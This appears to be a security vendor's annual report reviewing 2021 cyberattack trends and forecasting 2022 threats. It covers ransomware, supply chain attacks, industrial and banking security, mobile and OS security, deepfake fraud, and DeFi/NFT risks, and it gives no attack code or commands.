On the dark web, the access-for-sale market is actively developing, and ransomware operators spy an opportunity. Throughout 2021, there has been an increase in the number of advertisements from access sellers and buyers alike. The number of users who place advertisements for sale, purchase, or cooperation is also growing: the first quarter of 2021 saw the number of users triple compared to the same period in 2020. At the beginning of the year, we stated that the access-for-sale market was flooded with newcomers, mostly hacking small companies.

However, if the ransomware business goes down, access-for-sale activity will decline as well.

### Forecasting: supply chain, open source, and cloud

One of the main attack targets in 2021 was cloud infrastructure. We expect the emergence of new attack methods and malware samples targeting Linux systems, virtualization tools, and orchestrators. We have seen this trend strengthening in 2021, so in the future we should expect an increase in the number of attacks on these systems.

Organizations are increasingly relying on cloud services, which means the security resilience of these companies depends on the reliability of their cloud service providers. In general, attackers target large data storages, from network drives used in organizations to cloud storages and IT companies that provide cloud services.

Another attack target that will remain in 2022 is IT companies that are potential points of penetration into customer corporate networks through supply chain attacks. The consequences of the attack on SolarWinds were evident even in early 2021. In early March, news also broke about an attack on the IT company Robotron. The incident also affected customers who had installed malicious updates. Supply chain attacks did not spare information security companies. In early February, French company Stormshield revealed that its systems had been hacked. As a result of the incident, the source code of the Stormshield Network Security software firewall was stolen. The attackers will probably examine the stolen code to find vulnerabilities in the software. In early January 2021, Malwarebytes, which produces information security tools, suffered due to a vulnerability in an application that has privileged access to Microsoft Office 365 and Azure. A ransomware attack on Kaseya and its customers that affected more than a thousand organizations was one of the most notorious attacks of 2021.

Attackers will not ignore cryptocurrency exchanges either. There will be more attacks, more smart contracts will be breached, and more vulnerabilities will be found in DeFi protocols. New NFT fraud techniques are likely to appear.

In November, media wrote about attackers hacking victims' social media accounts. To restore the account, criminals ask for video confirmation that their new cryptocurrency platform is working. The video is posted as an endorsement and looks very convincing, helping criminals to attract new victims. We believe that such social engineering schemes will continue to develop in 2022.

The development of Deepfake technology can also help attackers. They can use this technology to log in, create fake identities, and even speculate on the market by posting a video impersonating a significant person.



# Vulnerabilities in protection tools

Dmitry Serebryannikov

Director for Security Analysis, Positive Technologies

## More than 2.5 million companies worldwide have become more protected

In 2021, Positive Technologies Security Weakness Advanced Research and Modeling (PT SWARM) helped eliminate more than fifty dangerous vulnerabilities in products of the world's largest manufacturers, including in industries that are considered critical in some states.

In 2021, Positive Technologies helped eliminate plenty of critical vulnerabilities in popular products of well-known vendors: CVE-2021-21972 in VMware vCenter Server, CVE-2021-20026 in SonicWall NSM, CVE-2021-1497 in Cisco HyperFlex HX, CVE-2021-1445 in Cisco ASA, and CVE-2021-34414 in Zoom.

Almost 40 percent of all vulnerabilities detected and fixed in 2021 with the help of PT SWARM had a high severity level (CVSS score of over 7). During the year, PT SWARM paid special attention to studying the security of the information protection tools: 12.5 percent of all vulnerabilities were found in software designed to protect against hacker attacks. All in all, thanks to the efforts of PT SWARM, 2.5 million companies worldwide became better protected against hacker attacks.

## Vendors are uncertain about fixing vulnerabilities. Meanwhile, attackers actively exploit them

Large companies are increasingly switching to hybrid working, which has boosted demand for remote connection systems. Information security

experts started paying more attention to the protection of such systems, but so did criminals keen on exploiting security vulnerabilities. This concerns not only remote access systems, but also other services usually located on the perimeter, such as Microsoft Exchange Server, in which criminals have been exploiting ProxyLogon vulnerabilities throughout the year. Vulnerabilities in solutions used in the local network are no less dangerous for companies: Darkside, RansomExx, and Babuk Locker operators aggressively exploited vulnerabilities in VMware products to encrypt data stored on virtual hard drives.

Speaking of vulnerabilities, we cannot fail to mention the incident with SonicWall, which was hacked via a zero-day vulnerability in the NetExtender and Secure Mobile Access VPN products in late January. It was followed by reports of attacks on customers who were using the vulnerable solutions. According to researchers, the attackers were exploiting the vulnerability even before a security update appeared. Presumably, SonicWall did not alert its customers in good time of the identified breach or the need to take protective measures.





## Forecasting: new reality of responsible disclosure

Today, researchers are using new ways of notifying vendors and their customers about security issues. In particular, when the detected vulnerabilities are not registered by MITRE,<sup>1</sup> researchers report them to international CERTs so that this information reaches the end users, that is, companies at risk. Some researchers strengthen protection tools with their expertise. PT SWARM, in particular, cooperates with the development teams of Positive Technologies and enriches the company's products with data on vulnerabilities. In 2021, the average time of delivering such expertise to the customer was several hours (although sometimes less than one hour) from the moment of public disclosure of the vulnerability. The trend toward such well-organized and ethical sharing of information about vulnerabilities is likely to gain momentum over the next year or two.

In 2022, attackers will continue to hunt for zero-day vulnerabilities and use new exploits and information about newly found security holes. All this resembles a peculiar race: who will be the first to detect the vulnerability—a researcher or a criminal, what will be published first—an exploit or a patch, what will companies choose—install the patch right away or be hacked and pay a ransom. To win this race, developers need to actively test their products as part of bug bounty programs, including on specialized platforms. As long as vulnerabilities on the dark web cost more than developers are ready pay researchers to find them, information about new vulnerabilities will end up on the dark web.




<sup>1</sup> A nonprofit organization that, among other things, registers vulnerabilities and assigns them CVEs—unique public identifiers.

# Manufacturing, industry, ⚡ and energy ⚡

## Critical vulnerabilities, the second most popular type of attack by number and... zero information security monitoring

In terms of prevention of cyberattacks, the situation in these sectors is far below optimal: in 95 percent of the companies, the infrastructure of industrial control systems is only partly covered by security monitoring tools or not covered at all (in cases when third-party providers of monitoring services are involved, the situation remains the same: commercial SOCs do not "see" the IT infrastructure of industrial control systems either). Security management processes, such as vulnerability management and updating the components of technological networks, are also absent in the vast majority of cases (93%). In addition, technological networks have a number of flaws that may lead to security incidents. Among other things, networks are poorly segmented (and often not segmented at all), there is no control of the perimeter and access to the technological network, network sessions to the corporate network are not closed.

With that in mind, it is surprising that the number of attacks on the industrial sector slightly decreased in 2021 compared to 2020. Nevertheless, industry is the second most attacked branch of the economy, accounting for nine percent of all attacks. Phishing (56%) and hacking (37%) remained the main attack methods, and once again we noted an increase in the share of hacking compared to the previous year. Malware was present in 77 percent of attacks, while ransomware accounted for the lion's share: 78 percent of all attacks in the first half and about 50 percent in the second half of the year. In Q3, however,



**The most common methods of attacks against industrial companies**







Dmitry Darensky  
Head of Industrial Cybersecurity  
Practice, Positive Technologies

there was a decline in the number of ransomware attacks against industrial companies, and they accounted for only a third of all attacks involving malware. The reason is probably that high-profile ransomware attacks, such as the one on Colonial Pipeline, attracted the attention of law enforcement agencies, and many ransomware operators chose to focus their efforts on less critical targets. At the same time, the number of APT spyware campaigns increased, including by such criminal groups as APT31, ChamelGang, Winniti, UNC2630, UNC2717, APT28, RedFoxtrot, Lazarus, and TA456.

The steady rise in the share of hacking attacks suggests that hacking techniques are successful and indicates a low level of security among industrial organizations, involving numerous vulnerabilities and security flaws in both the network perimeter and the internal infrastructure.

**The ICS security department continues to detect vulnerabilities in industry-specific software and hardware products. The most critical vulnerabilities were found in CodeSYS software. The vendor awarded the highest CVSSv3 score of 10 to these vulnerabilities.**



The same conclusion follows from Positive Technologies' projects to verify unacceptable events: in the industrial and energy sectors, 87 percent of unacceptable events were confirmed. The fact that attacks succeed is partly down to lack of control over compliance with adopted information security policies. For example, nine out of 10 engineers store on their computers a plaintext document listing the systems they use, with a brief description of them, as well as IP addresses and login credentials.

### Forecasts for 2022: robotization and cyberexercises

Today, all industrial companies are experiencing staffing shortages: enterprises are short on managers and engineers who can administer protection tools or manage the operation of a SOC. Given that staffing shortages have been a problem for industrial companies for many years (with no reason to expect the situation will change in the near future), the key role will be played by technologies that automate and robotize routine operations of security engineers, as well as so-called humanless technologies, which help implement efficient protection with fewer experts.



On the one hand, industrial, manufacturing, and energy companies are aware that if criminals access industrial control systems, it can lead to production halts, equipment failure, product damage, and even industrial accidents. On the other hand, the specific nature of these companies does not allow them to test the odds of whether risks can be triggered on the real infrastructure, as it can affect industrial processes. Therefore, it is only natural that these companies are interested in cyberranges, which help them identify unacceptable events and foresee the consequences of their actuation without disrupting production processes. Cyberranges also enable them to assess the damage of eventual attacks, learn what hackers need in order to attack, and what these attacks will lead to. Hence the second trend that has begun to take shape in the last year and a half and is expected to develop in the near future: cyberranges are becoming increasingly popular. Despite the overall low level of security, the interest in cyberranges proves that the industry is aware of cybersecurity threats and is ready to look for ways to ensure protection.

Another trend, which is becoming more and more obvious, is associated with the inclusion of technological network protection in the general scope of any enterprise. In other words, when an enterprise is guided by the idea of effective cybersecurity and aims to prevent unacceptable events, the protection of technological networks cannot be considered separately from other areas of activity. Cybersecurity is moving toward the centralization of protection management of the entire enterprise with active involvement of production service specialists in the management processes, and the improvement and expansion of risk management. In this respect, all aspects of enterprise security will be taken into account: functional safety of systems and equipment, occupational safety, cybersecurity, economic security, physical security of employees, facilities, and infrastructure. In general, in enterprises, security will begin to transform into a single expert and technological sphere, and the division into applied segments will become even more notional.

9 out of 10



engineers store on their computers a plain text document listing the systems they use, with a brief description of them





# Finance: fraud and adaptation to pan- demic conditions

Maxim Kostikov

Deputy Head of Application Security Analysis at Positive Technologies

Alexander Morozov

Head of Penetration Testing at Positive Technologies



## Ransomware attacks ravage the world, and more and more fraud is happening

Throughout 2021, we detected 113 attacks on financial companies, which is comparable to last year's level (126 attacks were detected in 2020). Phishing remained the main method of attacks on financial organizations, being used in 60 percent of attacks. Malware was present in 45 percent of attacks. In 30 percent of cases, these attacks were performed using ransomware. The high share of ransomware was expected; we predicted an increase in the number of ransomware attacks on financial companies at the end of 2020. Examples of the consequences of ransomware attacks include an attack on Ecuador's private bank Banco Pichincha that disrupted the bank's operations, including its ATM network and online banking, and an attack on Banco di Credito Cooperativo in Italy that affected 188 bank branches.

Also in line with our forecasts, there appeared no new major hacking groups specialized in withdrawing money from bank accounts. In Q1, we detected phishing emails from RTM, but the group's activity later subsided. FIN7, FIN8, APT29, UNC2630, and UNC2717 were also active during this period.

The main security theme in 2021 was Covid-19 and adaptation to pandemic conditions: remote work, support payments, digital passes, QR codes... Not only businesses, but also cybercriminals have had to adapt to the new conditions over the past year and a half.

### For banks, this adaptation means:

- No more cash payments
- Digitalization of operations

Investment in new technologies (remote access software, facial and document recognition, introduction of anti-fraud solutions, and more) is accompanied by new risks.

**Hackers, in turn, are motivated by financial profit and have to adapt to new technologies. As a result, they:**

- Perform fewer attacks on payment cards and ATMs.
- Focus on online scams, such as credit fraud and bypassing online checks related to KYC/AML/onboarding technologies.

During the pandemic and lockdowns, governments provided extensive financial support to businesses and the unemployed. Financial support was provided online, which criminals took advantage of by applying for loans in other people's and companies' names, using either "dead souls" or the real identities of people who are now obliged to pay these loans.

The response to these threats is not to turn into tech-shy Luddites, but rather to adapt to the new realities and implement protection technologies. Many banks and companies are tightening their KYC checks and introducing machine-learning systems to speed up, simplify, and improve information retrieval. Various KYC-related services are appearing to help banks assess risks for potential clients. These are document-checking services: video calls with document recognition, uploading photo documents, services for storing all this information, checking data against databases, and scoring by using data from a potential client's device to assess its novelty and the social activity of its owner to understand if the latter is a real person.

### Banking applications: convenient, but not safe

Our predictions for 2021 have come true: the number of standard web vulnerabilities (XSS, SQLi, RCE) continues to decline, whereas exploitation of logical vulnerabilities in online banking remains a common attack. The high number of logical vulnerabilities is explained by the fact that many banks are starting to build large ecosystems that integrate directly into online banks. Voice assistants and chatbots increasingly used in online banking are not always completely safe. Key threats to the banking sector that remained relevant in 2021:

- Illegally obtaining a more advantageous exchange rate, stealing funds from client accounts, or avoiding fees
- Obtaining users' sensitive information for social engineering attacks
- Using logical vulnerabilities to overload the system and cause denial of service in a bank, or conduct attacks to cause difficulties for certain users with their personal accounts

## Many banks and companies are tightening their KYC checks





## What is unacceptable for banks is... possible

In 2021, we conducted projects to assess banking security (external and internal tests that often involved verification of risks of unacceptable events), and also worked with customers outside financial institutions but who have indicated access to treasury workstations and withdrawal of funds from corporate accounts as unacceptable events. Financial institutions need to focus on preventing unacceptable events. During verification of unacceptable events at such organizations, our experts were able to gain access to banks' target systems with privileges required for performing banking operations; it proved possible to disrupt banking processes and impact quality of service at every tested bank. All in all, as part of the verification process within the contracted period, Positive Technologies actualized 62 percent of unacceptable events in banks.

X  
\$  
X

One of the main targets will be bank clients, who are increasingly embracing online banking



**In all our projects, we achieved our goals:**

- 1 During external penetration tests, we found multiple vulnerabilities at each organization. If exploited, these vulnerabilities would allow external intruders to penetrate the internal network.
- 2 During internal penetration tests, we demonstrated the possibility for attackers to obtain full control over the infrastructure, including maximum privileges in Active Directory, get access to critical systems, such as treasury workstations, payment order exchange servers, and more, which could lead to the actualization of unacceptable events.

**Forecasts: online banking users get ready**

Ransomware operators will continue attacking banks as long as these attacks are easier to execute and generate more profit than withdrawing large sums of money from accounts.

One of the main targets will be bank clients, who are increasingly embracing online banking. In the U.S., the share of people using digital banking grew almost to 65 percent and is expected to further increase. ①



# From 2021 to 2022: trends in the develop- ment of operating system security



Alexander Popov

Lead OS and Hardware Security Specialist,  
Positive Technologies

The past year has turned out to be rich in events in operating system development. In my opinion, this is the most complex type of software. So operating system security, like a mirror, reflects the major tendencies in computer security on the whole. I will outline the most noticeable trends of the outgoing year.

## OS supply chain security: the issue is getting urgent

Last year, much attention has been paid to software supply chain security. A general-purpose operating system is a large complex project that includes many components. Each component has its own life cycle and affects the overall OS supply chain. Control over it is essential for building a secure operating system. Moreover, experience in the industry shows that it is relevant for both proprietary and open-source projects.

Therefore, the industry invests significant efforts in the development of tools for supply chain control (for example, the SLSA project<sup>①</sup>). The infamous vulnerability in Apache Log4j has demonstrated the importance of this work.<sup>②</sup> We all saw the mess and panic that occurred without clear understanding of the components that make up information systems. I am sure that this trend will consolidate in the coming 2022.

## Hardware and software security

Another interesting shift in OS security is integration with hardware security mechanisms. There are two main aspects here. The first is that operating systems improve support of hardware features for memory access control. These technologies include ARM Pointer Authentication Code (PAC), ARM Memory Tagging Extension (MTE), and Intel Control-flow Enforcement Technology (CET). This is a promising





solution to the problem of memory corruption vulnerabilities, which grow in number every year, despite the huge efforts in OS testing and fuzzing. We expect new exciting research and development in this area in 2022.

The second hardware-related aspect of OS security is the implementation of a trusted boot chain, beginning from a hardware root of trust. Google is working on the Titan M chip, which Android OS security is based on. ❸ Apple has its own chip, T2, which is the root of trust in macOS. Also, operating system developers employ that hardware for cryptographic operations. This security hardening will mitigate several types of attacks, such as rootkit installation and cryptographic key extraction from RAM.

Operating systems improve support of hardware features for memory access control



❶




❷



❸

# Security of mobile applications and devices



Android and iOS are changing places, and business is interested in application protection

Nikolay Anisenya

Head of Mobile Application Security, Positive Technologies

## Current attack vectors: insecure data storage

According to our projects, the most popular vulnerability we found in mobile apps is related to storage of user data in cleartext or easily recoverable format. This vulnerability confidently holds the top spot compared with last year. Another vulnerability—Storage of Sensitive Data in Public Directories—also keeps its share compared with 2020, although it is less popular than the previously mentioned bug. Insecure Data Storage vulnerabilities take a bit more than one third of all the vulnerabilities reported in 2021, which is almost the same as in 2020.




Many of us may be familiar with mobile application sandboxing. This OS-level isolation protects applications from accessing data stored in them. But this data can be stolen by exploiting other vulnerabilities. For example, there are several vulnerability types in Android applications that a potential attacker can exploit to steal sandboxed data. We have reported such bugs more often this year.

Every application we investigated in 2021 (a total of 20 Android–iOS pairs) had a problem with data storage. This means that any vulnerability that enables data access, if exploited, will be impactful almost every time. In our opinion, this results from the fact that many developers still rely on application sandboxing. Mobile application manufacturers should follow a defense-in-depth approach to lower the risks in the event of vulnerabilities in the application itself, thanks to which an attacker would be able to bypass the OS security mechanisms.

We should also note that mobile application developers are still not interested in application shielding. Every application we analyzed contains at least one of the following security flaws:

- No Root/Jailbreak Detection
- No Integrity Control of Executable Files
- No Code Obfuscation

1 A framework written in Dart language





These defects make it easier for researchers and adversaries to find vulnerabilities in applications.

Some frameworks make some of these defects less tangible. Consider the modern Flutter<sup>1</sup> framework. Applications developed in Flutter are harder to research compared with traditional mobile apps written in Java, Kotlin, ObjectiveC, or Swift.

But the researcher community keeps developing solutions for modern frameworks. Philipp Nikiforov, our Senior Researcher of Mobile Application Security, has developed one such solution. His tool called reFlutter has earned 274 stars on GitHub<sup>2</sup> at the time of this writing, and this number keeps growing. reFlutter allows you to analyze network traffic of mobile applications and provides some useful information for reverse engineering purposes.

## Android and iOS: features vs. security

Android applications are known for their wide attack surface: there are too many entry points that an attacker can abuse. In case of iOS apps, it has always been quite the opposite: developers should not care of keeping too many "doors" closed.

Now we can see other trends. To narrow the attack surface of Android apps, Google forces Android developers to more explicitly specify the necessary functionality than enable full spectrum of features by default. iOS applications now can be supplied with more and more new features (did you hear about mobile Safari extensions?). These features allow you to integrate your app with the OS and other applications, but it also widens the attack surface. It's not bad but there is still much work for researchers!

Thus, for Android applications, the attack surface is reduced (just remember the innovations in the latest Android 12), while in iOS (as well as in macOS, and, most likely, in the entire Apple ecosystem), new features are added to applications, which contributes to the expansion of the attack surface (the commands have already appeared in macOS, browser extensions—in mobile Safari).

## Covid-19 as a challenge for researchers

The ongoing microchip crisis restrains the growth in the field of mobile technologies, and this cannot but affect the fact that application software (mobile applications) will not develop as rapidly as it could in the near future. The pandemic still imposes restrictions on public events, and that is why some cool white hats from various fields are less willing to present their research online. All this indicates that we are still under the influence of the slowdown due to the pandemic, although we are making progress in adapting to the new conditions.

Contradictory as it may sound, parallel to the overall slowdown, there is a growing interest of development companies in mobile application security, judging by our own experience associated with a twofold growth of projects compared with the previous year. The pandemic closed the physical borders, but opened the virtual ones. We, researchers and developers, began to adapt to this virtual reality, find tangible advantages in it, and ultimately feel this reality almost on a physical level. We all are learning to work in distributed teams, being in different time zones, cultural contexts, speaking different languages, and we feel that we are succeeding.

# Common vulnerabilities

2021 — 2022 ✕

Trends —

Research —

• • • Cybersec

→ Leaks —

— Forecasts —

s ~~~~~ ...

x — Research

— Forecasts —

— Leaks →

curity ◆ ◆ ◆

— Research —

— The most com



# Artificial intelligence and machine learning

What made 2021 memorable and what to expect in 2022



It seems that with regard to the introduction of new technologies, 2021 was quite a busy year. Interesting events related to artificial intelligence popped up early in the year. If earlier fashionable technologies were used for entertainment and not taken seriously, now they are becoming our reality. And the use of AI for cybersecurity tasks already seems to be an everyday topic: each vendor implements techniques based on data analysis to the best of their abilities.

The topic of AI security has also become more relevant than ever: over the past year there have been many high-profile incidents worth attention. So far, attackers are carrying out massive attacks that do not require large expenditures. Thanks to talented mathematicians and developers, new technologies have been used in almost every device, and this is not only convenient for users, but also beneficial for criminals.

## Deepfake: nothing to laugh at 🙄🙄🙄

At the beginning of 2021, there was a boom in deepfake technology—a technology based on neural networks that allows you to replace faces and facial expressions on video in a fairly realistic way. In previous years, this was possible only with the use of large computing power, but today there are many smartphone applications that allow you to change someone's face in this way.

If in 2018 there was a boom in comic image replacements, in 2021 the jokes ended, and real incidents began to happen, bringing profit to criminals. For example, in January, attackers used deepfake to make a video where Dmitry Matskevich, the founder of Dbrain, invited everyone to a workshop<sup>1</sup> on earnings and shared a link to click on that was not related to his company. The fraudsters' aim was to attract new customers to the blockchain platform.





2021



2022



Alexandra Murzina  
Head of Machine Learning,  
Positive Technologies



And in March, there was news about the deception of the Chinese state system,<sup>2</sup> which accepted tax documents confirmed by biometrics. Experts suspect that the attackers had been using such a scheme since 2018: they bought photos of victims and forged personal data. It was not so easy to fool the Chinese system: it required video from a smartphone camera for identity confirmation. Attackers used a deepfake technique to turn the photos they obtained on the black market into a fairly realistic-looking video stream from the camera. Using devices with a hardware vulnerability where the front camera was not turned on, the fraudsters provided the system with a prepared video. The damage from this type of scam amounted to \$76.2 million. After this incident, the Chinese government submitted a draft law on the protection of personal information aimed at preventing the leakage and misuse of personal data. It proposes to introduce fines for such violations in the amount of up to 50 million yuan (about \$8 million) or five percent of a company's annual revenue.

Another spoofing incident occurred in the UAE. Criminals deepfaked the voice of the director of a large company and forced a bank employee to transfer money to fraudulent accounts, convincing him that these were the company's new accounts. The incident occurred a year ago, but became known to a wide audience only in the fall of 2021.<sup>3</sup>

In Russia, cybercriminals also, unfortunately, do not lag behind: in April 2021, an incident occurred when attackers called victims,<sup>4</sup> recorded their voice, and then tried to take a loan from banks where customers had the biometrics recognition function enabled for processing credit services.

## Biometrics has finally arrived

Last year, there was a real boom in the introduction of biometrics in Russia. In the spring, news began to appear about the possibility of permissions being given to take biometrics<sup>5</sup> through mobile applications. Around the same time, funny videos<sup>6</sup> began to appear on the Internet, where people could not get into their homes using a "smart intercom" that was supposed to let them in after scanning their face. So far, there have been no serious incidents related to the security of such devices, only domestic problems,<sup>7</sup> but problems could appear at any time. For example, the Moscow metro has introduced fare payment using facial recognition.<sup>8</sup> No one has heard about any information security incidents related to this yet, but the system is certainly very interesting.





## Smart assistants are buggy and communicate with each other

Last year, so-called smart assistants began to appear everywhere, and there was an influx of "smart" spam, where a voice assistant communicates with you when previously it was a human. However, as it turned out, due to a logical vulnerability, you may lose money using such a system. For example, there was a funny story<sup>9</sup> in which a person suffered because of a dialog between two smart assistants: after receiving a call from a robot that called on behalf of a mobile operator, the voice assistant pronounced the word "good," which was enough for the robot to count as consent to connect a paid service.

Sometimes smart systems fail. Such was the case with the facial recognition system in Moscow (the use of such systems to search for criminals has long been a reality and not the fantasies of screenwriters), which made a mistake, and the wrong person got arrested.<sup>10</sup> Fortunately, everything was soon settled and the innocent man was released.

### Forecasts

Smart services are being actively introduced into our daily lives. The Russian State Duma has adopted a law to create a state system of biometric data.<sup>11</sup> The use of biometrics will be possible not only in the subway, but also in almost any store.<sup>12</sup> Experts are actively studying threats that may occur when working with such systems.<sup>13</sup> It is still difficult to predict what such an extensive introduction of advanced technologies at the state level will lead to.

The more technologically convenient the world becomes, the more problems it will have—big and small, hidden and explicit—which we are yet to face. New technologies need to be thoroughly and comprehensively researched and tested so that algorithms become more accurate, and products based on them get better.





# Metaverse time: from DeFi to NFT · ○ ▲ □ × · and GameFi

.....

Arseny Reutov

Head of Distributed Systems Security,  
Positive Technologies



Today we see how actively the Metaverse is being built as a concept: DeFi and NFT are its integral parts. The year 2020 (and even 2019) was the time of DeFi, when we saw an attempt to replace traditional financial institutions with decentralized ones based on blockchain technologies. But 2021 can already be called the year of NFT. In the first case, we got the opportunity to conduct financial operations based on blockchain technology, and in the second, to own unique items.

## **DeFi—when it comes to money, scammers get more persistent**

Due to the fact that researchers have been studying DeFi for some time, these protocols no longer have simple vulnerabilities—each one found recently has been unique and nontrivial, although the damage from such vulnerabilities amounts to billions of dollars (in 2021 alone, this figure exceeded \$1.3 billion, which is \$500 million more than the damage incurred in 2020<sup>1</sup>). Today, all DeFi security issues can be divided into the following categories:



## DeFi allows you to become a real millionaire for ten seconds

### 1 Issues concerning technologies and tools, for example:

There is a clear shortage of technologies designed to service the development of smart contracts and timely search for vulnerabilities in the code. The language itself (Solidity) used in Ethereum smart contracts favors insecure coding. Now there are new blockchains (Solana, Avalanche, and NEAR Protocol), in which these errors have been fixed at the architecture level, but they are not as popular or widespread as Ethereum yet.

Due to the fact that sending a transaction in Ethereum is now fairly expensive, alternative networks are developing (for instance, the said Solana, Avalanche, or NEAR Protocol), while special "bridges" have been developed to switch from one platform to another. However, at the junction of platforms, additional opportunities for attacks open up. For example, the most famous attack of 2021—the Poly Network hack—occurred in such a bridge, when criminals stole more than \$600 million,<sup>2</sup> and then returned the sum.

2 Mathematical issues, which arise due to errors in the logic of smart contracts, and in particular are related to flash loan attacks. DeFi allows you to become a real millionaire for ten seconds: this means that attackers can borrow as much money as they want, use it to their advantage (for example, to influence other smart contracts), then return it in the same block (within 10 seconds). However, with proper preparation, they can do a lot in 10 seconds. For example, they can earn money on arbitration (quick purchase and sale, taking into account the difference in exchange rates on different exchanges), which can be made into a fully automated process (by using specially written trading bots). In this case, we are talking about using the capabilities that the platform provides (outside the context of vulnerability search or any kind of hacking). There are also real examples of attacks based on exploiting vulnerabilities of smart contracts.

3 Issues concerning users. In this case, we are talking about phishing, which is very effective, especially due to the fact that the interface of a cryptocurrency wallet is far from user-friendly (the user cannot understand where exactly the funds are being sent). Attackers create plausible sites and exploit vulnerabilities, and the phishing rules are the same here as those that are actively used in any other sphere: faking address lines, copying designs of well-known platforms, working with emotions (provoking a quick and rash purchase)—all this is very effective (damage from such attacks in 2021 reached up to \$14 billion<sup>3</sup>) and, unlike direct hacking of smart contracts, is easily done.

2021  
can already be called  
the year of NFT




Is it possible to prevent attacker activity in DeFi? On the one hand, when we talk about blockchain, we also imply anonymity (when an account is an alphanumeric nickname, and the idea of decentralized services is at the forefront). Nevertheless, it is still possible to determine where the funds on a particular wallet have come from—by tracing the chain to a centralized cryptocurrency exchange like Binance, where, in addition to using a real bank card, you need to undergo thorough verification such as the examination of identity documents or even confirmed utility bills. Therefore, hackers do not use Binance, opting for specialized services (such as Tornado Cash) that allow the history of receiving money to be hidden. However, even in this case, there are options: now additional services have appeared that allow you to determine whether the money involved in the transaction has passed through Tornado Cash or not. If there are signs of that transaction route, the transaction is blocked.



## From paintings to trading gaming gear

Last year was the year of NFT—the second component of Web 3.0. Essentially, it is a shell for tokenizing audios, videos, or images—you can tokenize almost anything and then own it online. Currently, only illustrations and art objects are being tokenized. This is not surprising: in this area, this is the most applicable format of collecting, and the idea of NFT is still spinning around it. This opens up new opportunities for artists to sell their works. However, this understanding of tokenization technologies also provides options for speculation and fraud (although not as much when compared with DeFi): phishing aimed at individual participants in the process and the use of vulnerabilities in smart contracts themselves are also relevant here. Most vulnerabilities in smart contracts are associated with the generation of a new collection: when a new collection appears, each of its items receives a set of characteristics, and if you can predict such characteristics, then you will also be able to manipulate and swindle by intercepting the rarest and most expensive NFTs outside the pricing rules.

GameFi may be one of the options for the development of NFTs toward real-life user cases. It will allow gamers (and game developers, among others) to make ownership rights to digital gaming assets more regulated and transparent: the owner of an asset will receive technological protection of their ownership rights through the use of blockchain. This will certainly open up a new direction of investment in digital objects and their collection.




## Forecasts: growing interest in cybercrime vs. developers paying more attention to cybersecurity

While it is difficult to predict the development of the Metaverse as a whole, however, it is already clear that:

- 1 DeFi technology will be transformed into a tool that is more accessible for the masses: some applications that can be downloaded and used as familiar banking applications will arrive on the market. Technologically, this kind of implementation is possible. However, as long as decentralized finance does not receive proper recognition and appropriate regulation at the legislative level of individual states (or the global financial community), this process does not make sense. However, the number of private users of the technology is growing: in 2021 alone, on average, there were 21 million active users of the MetaMask wallet per month, which is 38 times more than in 2020.<sup>4</sup>
- 2 NFT technology will continue to look for new areas of implementation (up to the point of covering, say, to the registration of marriages—however, although there are technological possibilities for this idea now, whether this concept will fit into the legal field is still completely unclear).
- 3 The major story of 2022—GameFi—has a chance to become an important step toward the application of blockchain technologies in real business.

It is impossible not to note the growing focus of developers of DeFi protocols on security. The audit of smart contracts is turning into a separate industry, and the direction of a specific bug bounty is actively developing: the analog of HackerOne for blockchain, Immunefi, is gaining momentum—the rewards can amount to several million U.S. dollars.





# Resume

COVID-19 and the adaptation of state institutions, large companies, and citizens to the somewhat diminished pandemic remained the main topic of cybersecurity in 2021. The trend towards the hybrid mode of operation increased the demand for remote connection systems, which spurred the interest of information security experts in studying the security of such systems, while attackers tried to actively exploit the vulnerabilities found in them. Note that out of the total number of vulnerabilities identified by Positive Technologies experts over the year, 12.5 percent were found in security software.

